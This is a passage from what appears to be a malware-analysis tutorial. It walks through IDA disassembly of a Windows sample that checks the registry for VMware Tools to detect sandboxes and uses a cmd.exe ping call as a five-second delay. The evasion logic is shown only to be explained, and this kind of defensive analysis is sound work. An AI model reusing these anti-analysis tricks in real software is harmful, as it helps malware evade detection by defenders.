


- This will guide us into the function `sub_401180`, where we will endeavor to identify the `main` function in which the program logic is situated.

The screenshot shows a debugger interface with three main windows:

- Function list:** A table showing various functions with their addresses, segments, start addresses, and lengths. The function `sub_401180` is highlighted.
- Assembly window:** Displays the assembly code for `sub_401180`. It includes several `push` instructions (yellow highlighted) followed by `rep stosq`, `mov rdi, cs:off_405850`, and conditional jumps like `test r9d, r9d` and `jnz loc_401460`.
- Call graph window:** Shows the control flow graph for the function. A red box highlights the entry point at `loc_4011B4`, which contains a `call cs:GetStartupInfoA` instruction.

- Upon examination, we can observe that this function seems to be implicated in initializing the `StartupInfo` structure and performing certain checks relative to its value.
 - The `rep stosq` instruction nullifies a block of memory, while subsequent instructions modify the contents of registers and execute conditional jumps based on register values.
 - This does not seem to be the `main` function in which the program logic resides, but it does contain a few `call` instructions which could potentially lead us to the `main` function.
 - We will investigate all the `call` instructions prior to the return of this function.
- We need to scroll to this function's endpoint and begin searching for `call` instructions from the bottommost one.
- On scrolling upwards from the endpoint of this block (where the function returns), we observe a call to another subroutine, `sub_403250`, prior to this function's return.



- Our objective is to traverse the function calls preceding the program's exit in order to locate the main function, which might contain the initial code for registry check (sandbox detection) we witnessed in process monitor and strings.
- We must now navigate to the function `sub_403250` to investigate its contents. To enter this function, we should position the cursor on the call instruction below:

Code: ida


```

call    sub_403250

```

- We can right-click on the instruction and select `Jump to Operand` from the context menu, or alternatively, we can press the `Enter` key.

- This action will reveal the disassembled function for `sub_403250`.



- Upon reviewing the instructions, it appears that the function is querying the registry for the value associated with the `SOFTWARE\VMware, Inc.\VMware Tools` path and performing a comparison to discern whether VMWare Tools is installed on the machine.
 - Generally speaking, it seems probable that this is the `main` function, which was referenced in the process monitor and strings.
- We can observe that the registry query is performed using the function `RegOpenKeyExA`, as shown in the instruction `call cs:RegOpenKeyExA` in the disassembled code that follows:

```


xor    r8d, r8d      ; ul0options
mov    [rsp+148h+cbData], 100h
mov    [rsp+148h+phkResult], rax ; phkResult
mov    r9d, 20019h     ; samDesired
lea    rdx, aSoftwareVmware ; "SOFTWARE\VMware, Inc.\VMware Tools"
mov    rcx, 0xFFFFFFFF80000002h ; hKey
call   cs:RegOpenKeyExA

```

Code: ida

```
xor    r8d, r8d          ; ulOptions
mov    [rsp+148h+cbData], 100h
mov    [rsp+148h+phkResult], rax ; phkResult
mov    r9d, 20019h          ; samDesired
lea    rdx, aSoftwareVmware ; "SOFTWARE\\VMware, Inc.\\VMware Tools"
mov    rcx, 0xFFFFFFFF80000002h ; hKey
call   cs:RegOpenKeyExA
```

- In the code block above, the final instruction, `call cs:RegOpenKeyExA`, is presumably a representation of the `RegOpenKeyExA` function call, prefaced by `cs`.
 - The function `RegOpenKeyExA` is a part of the Windows Registry API and is utilized to open a handle to a specified registry key.
 - This function enables access to the Windows registry.
 - The `A` in the function name signifies that it is the `ANSI version` of the function, which operates on ANSI-encoded strings.
- In `IDA`, `cs` is a segment register that usually refers to the code segment.
When we click on `cs:RegOpenKeyExA` and press `Enter`, this action takes us to the `.idata` section, which includes import-related data and the import address of the function `RegOpenKeyExA`.
 - In this scenario, the `RegOpenKeyExA` function is imported from an external library (`advapi32.dll`), with its address stored in the `.idata` section for future use.




- This is not the actual address of the `RegOpenKeyExA` function, but rather the address of the entry in the `IAT (Import Address Table)` for `RegOpenKeyExA`.
 - The IAT entry houses the address that will be dynamically resolved at runtime to point to the actual function implementation in the respective DLL (in this case, `advapi32.dll`).
- The line `extrn RegOpenKeyExA:qword` indicates that `RegOpenKeyExA` is an external symbol to be resolved at runtime.
 - This alerts the assembler that the function is defined in another module or library, and the linker will handle the resolution of its address during the linking process.

Reference: <https://learn.microsoft.com/en-us/windows/win32/debug/pe-format#import-address-table>

- In actuality, `cs : RegOpenKeyExA` is a means of accessing the `IAT` entry for `RegOpenKeyExA` in the code segment using a relative reference.
 - The actual address of `RegOpenKeyExA` will be resolved and stored in the `IAT` during runtime by the operating system's dynamic linker/loader.
- Based on the overall structure of this function, we can conjecture that this is the possible `main` function.
 - Let's rename it to `assumed_Main` for easy recollection in the event we come across references to this function in the future.
- To rename a function in `IDA`, we should proceed as follows:
 - Position the cursor on the function name (`sub_403250`) or the line containing the function definition.
 - Then, press the `N` key on the keyboard, or right-click and select `Rename` from the context menu.
 - Input the new name for the function and press `Enter`.
 - `IDA` will update the function name throughout the disassembly view and any references to the function within the binary.

-> **Note:** Renaming a function in `IDA` does not modify the actual binary file. It only alters the representation within `IDA`'s analysis.



- Let's now delve into the instructions present in this block of code.
- We can identify two function calls emanating from this function (`sub_401610` and `sub_403110`) prior to calling the Windows API function `RegOpenKeyExA`. Let's examine both of these before we advance to the WINAPI functions.
- Let's delve into these functions by directing the cursor to their respective `call` instructions and tapping `Enter` to glimpse within.
- Begin by examining the disassembled code for the first subroutine `sub_401610`. Initiate the journey into the subroutine by pressing `Enter` on the call instruction for `sub_401610`.

```

assumed_Main proc near


    phkResult= qword ptr -128h
    lpcbData= qword ptr -120h
    Type= dword ptr -118h
    cbData= dword ptr -114h
    hKey= qword ptr -110h
    Data= byte ptr -108h

    push    r12
    sub     rsp, 140h
    call    sub_401610

```

Place the cursor on this function and press enter.
Or double-click on it.

- We find ourselves in the first subroutine `sub_401610`, which examines the value of a variable (`cs:dword_408030`).
 - If its value is zero, it is redefined as one. It subsequently redirects to `sub_4015A0`.



- The following instructions detail `sub_401610`. Let's strive to comprehend its nuances.

```
sub_401610 proc near
```

```
mov     eax, cs:dword_408030
test    eax, eax
jz      short loc_401620

loc_401620:
mov     cs:dword_408030, 1
jmp    sub_4015A0
sub_401610 endp
```

Code: **ida**

```
sub_401610 proc near

mov     eax, cs:dword_408030
test    eax, eax
jz      short loc_401620

loc_401620:
mov     cs:dword_408030, 1
jmp    sub_4015A0
sub_401610 endp
```

- It initiates by transferring the value of the variable `dword_408030` into the `eax` register.
 - It then conducts a `bitwise AND` operation with `eax` and itself, essentially evaluating whether the value is `zero`.
 - If the result of the preceding test instruction deems `eax` as `zero`, it redirects to `sub_4015A0`.
 - Let's dissect its code further.

```
sub_4015A0 proc near

push    rsi
push    rbx
sub    rsp, 28h
mov    rdx, cs:off_405730
mov    rax, [rdx]
mov    ecx, eax
cmp    eax, 0xFFFFFFFFh
jz     short loc_4015F0
```

Code: ida

```
sub_4015A0 proc near

    push    rsi
    push    rbx
    sub     rsp, 28h
    mov     rdx, cs:off_405730
    mov     rax, [rdx]
    mov     ecx, eax
    cmp     eax, 0xFFFFFFFFh
    jz      short loc_4015F0
```

- By pressing `Enter` while the cursor is on the function name `sub_4015A0`, we navigate to the disassembled code, revealing that the function commences by pushing the values of the `rsi` and `rbx` registers onto the stack, preserving the register values.
 - Subsequently, it allots space on the stack by subtracting `28h` (40 decimal) bytes from the stack pointer (`rsp`). It then retrieves a function pointer from the address encapsulated in `off_405730` and stashes it in the `rax` register.
- In essence, they seem to execute initialization checks and operations related to function pointers before the program proceeds to call the second subroutine `sub_403110` and the WINAPI function for registry operations.
 - This isn't the actual main function hosting the program logic, so we'll scrutinize other function calls to pinpoint the `main` function.
- We can rename this function as `initCheck` for our remembrance by pressing `N` and typing in the new function name.
- At this point, we either press the `Esc` key or select the `Jump Back` button in the toolbar to revert to the second subroutine `sub_403110` and explore its inner workings.
- Once we've navigated back to the previous function (`assumed_Main`), we should position the cursor on the `call sub_403110` instruction and hit `Enter`.

```

assumed_Main proc near

phkResult= qword ptr -128h
lpcbData= qword ptr -120h
Type= dword ptr -118h
cbData= dword ptr -114h
hKey= qword ptr -110h
Data= byte ptr -108h

push    r12
sub     rsp, 140h
call    sub 401610
call    sub_403110
lea     rax, [rsp+148h+hKey]
xor    r8d, r8d      ; ulOptions
mov     [rsp+148h+cbData], 100h
mov     [rsp+148h+phkResult], rax ; phkResult
mov     r9d, 20019h    ; samDesired
lea     rdx, aSoftwareVmware ; "SOFTWARE\\VMware, Inc.\\VMware Tools"
mov     rcx, 0xFFFFFFFF80000002h ; hKey
call   cs:RegOpenKeyExA

```

- This transition lands us in the disassembled code for this function. Let's examine it to determine its operation.

sub_403110 proc near

lpDirectory= qword ptr -18h
nShowCmd= dword ptr -10h Loading addresses of strings parameters stored from .rdata section

sub rsp, 38h

lea r9, Parameters ; "/k ping 127.0.0.1 -n 5"
lea r8, File ; "C:\\Windows\\System32\\cmd.exe"
xor ecx, ecx ; hwnd
lea rdx, Operation ; "open"

mov [rsp+38h+nShowCmd], 0 ; nShowCmd
mov [rsp+38h+lpDirectory], 0 ; lpDirectory

call cs:ShellExecuteA

nop
add rsp, 38h
retn
sub_403110 endp

.rdata:0000000000405266 ; const CHAR Operation[]
.rdata:0000000000405266 Operation db 'open',0 ; DATA XREF: sub_403110+14h
.rdata:0000000000405266
.rdata:00000000004052A8 ; const CHAR Parameters[]
.rdata:00000000004052A8 Parameters db '/k ping 127.0.0.1 -n 5',0 ; DATA XREF: sub_403110+4h
.rdata:00000000004052BF ; const CHAR File[]
.rdata:00000000004052BF File db 'C:\\Windows\\System32\\cmd.exe',0

C++
HINSTANCE ShellExecuteA(
[in, optional] HWND hwnd,
[in, optional] LPCSTR lpOperation,
[in] LPCSTR lpFile,
[in, optional] LPCSTR lpParameters,
[in, optional] LPCSTR lpDirectory,
[in] INT nShowCmd
);

- The variables `Parameters`, `File` and `Operation` are string variables stowed in the `.rdata` section of the executable.
 - The `lea` instructions are utilized to obtain the memory addresses of these strings, which are subsequently passed as arguments to the `ShellExecuteA` function.
 - This block of code is accountable for a `sleep` duration of `5 seconds`.
 - Following that, it reverts to the preceding function.
 - Having understood the code, we can rename this function as `pingSleep` by right-clicking and choosing rename.
- Now that we've encountered some references for Windows API functions, let's elucidate how WINAPI functions are interpreted in the disassembled code.
- After investigating the operations within the two function calls (`sub_401610` and `sub_403110`) from this function and before invoking the Windows API function `RegOpenKeyExA`, let's inspect the calls made to WINAPI function `RegOpenKeyExA`.
 - In this `IDA` disassembly view, the arguments passed to the WINAPI function call are depicted above the `call` instruction.
 - This standard convention in disassemblers offers a lucid representation of the function call along with its corresponding arguments.
- The Windows API function, `RegOpenKeyExA`, is utilized here to unlock a registry key.
 - The syntax of this function, as per Microsoft documentation, is presented below.

```
LSTATUS RegOpenKeyExA(
    [in]           HKEY     hKey,
    [in, optional] LPCSTR   lpSubKey,
    [in]           DWORD    ulOptions,
    [in]           REGSAM   samDesired,
    [out]          PHKEY    phkResult
);
```

C++ Copy

```
LSTATUS RegOpenKeyExA(
    [in]           HKEY     hKey,
    [in, optional] LPCSTR   lpSubKey,
    [in]           DWORD    ulOptions,
    [in]           REGSAM   samDesired,
    [out]          PHKEY    phkResult
);
```

- Let's deconstruct the code for this function as it appears in the `IDA` disassembled view.

```

lea      rax, [rsp+148h+hKey]      ; Calculate the address of hKey
xor     r8d, r8d                  ; Clear r8d register (ulOptions)
mov     [rsp+148h+phkResult], rax ; Store the calculated address of hKey
in phkResult
mov     r9d, 20019h                ; Set samDesired to 0x20019h (which is
KEY_READ in MS-DOCS)
lea      rdx, aSoftwareVmware    ; Load address of string
"SOFTWARE\\VMware, Inc.\\VMware Tools"
mov     rcx, 0xFFFFFFFF80000002h  ; Set hKey to 0xFFFFFFFF80000002h
(HKEY_LOCAL_MACHINE)
call    cs:RegOpenKeyExA          ; Call the RegOpenKeyExA function
test   eax, eax                 ; Check the return value
jnz    short loc_40330F         ; Jump if the return value is not zero
(error condition)

```

Code: ida


```

lea      rax, [rsp+148h+hKey]      ; Calculate the address of hKey
xor     r8d, r8d                  ; Clear r8d register (ulOptions)
mov     [rsp+148h+phkResult], rax ; Store the calculated address of hKey in phkResult
mov     r9d, 20019h                ; Set samDesired to 0x20019h (which is KEY_READ in MS-DOCS)
lea      rdx, aSoftwareVmware    ; Load address of string "SOFTWARE\\VMware, Inc.\\VMware Tools"
mov     rcx, 0xFFFFFFFF80000002h  ; Set hKey to 0xFFFFFFFF80000002h (HKEY_LOCAL_MACHINE)
call    cs:RegOpenKeyExA          ; Call the RegOpenKeyExA function
test   eax, eax                 ; Check the return value
jnz    short loc_40330F         ; Jump if the return value is not zero (error condition)

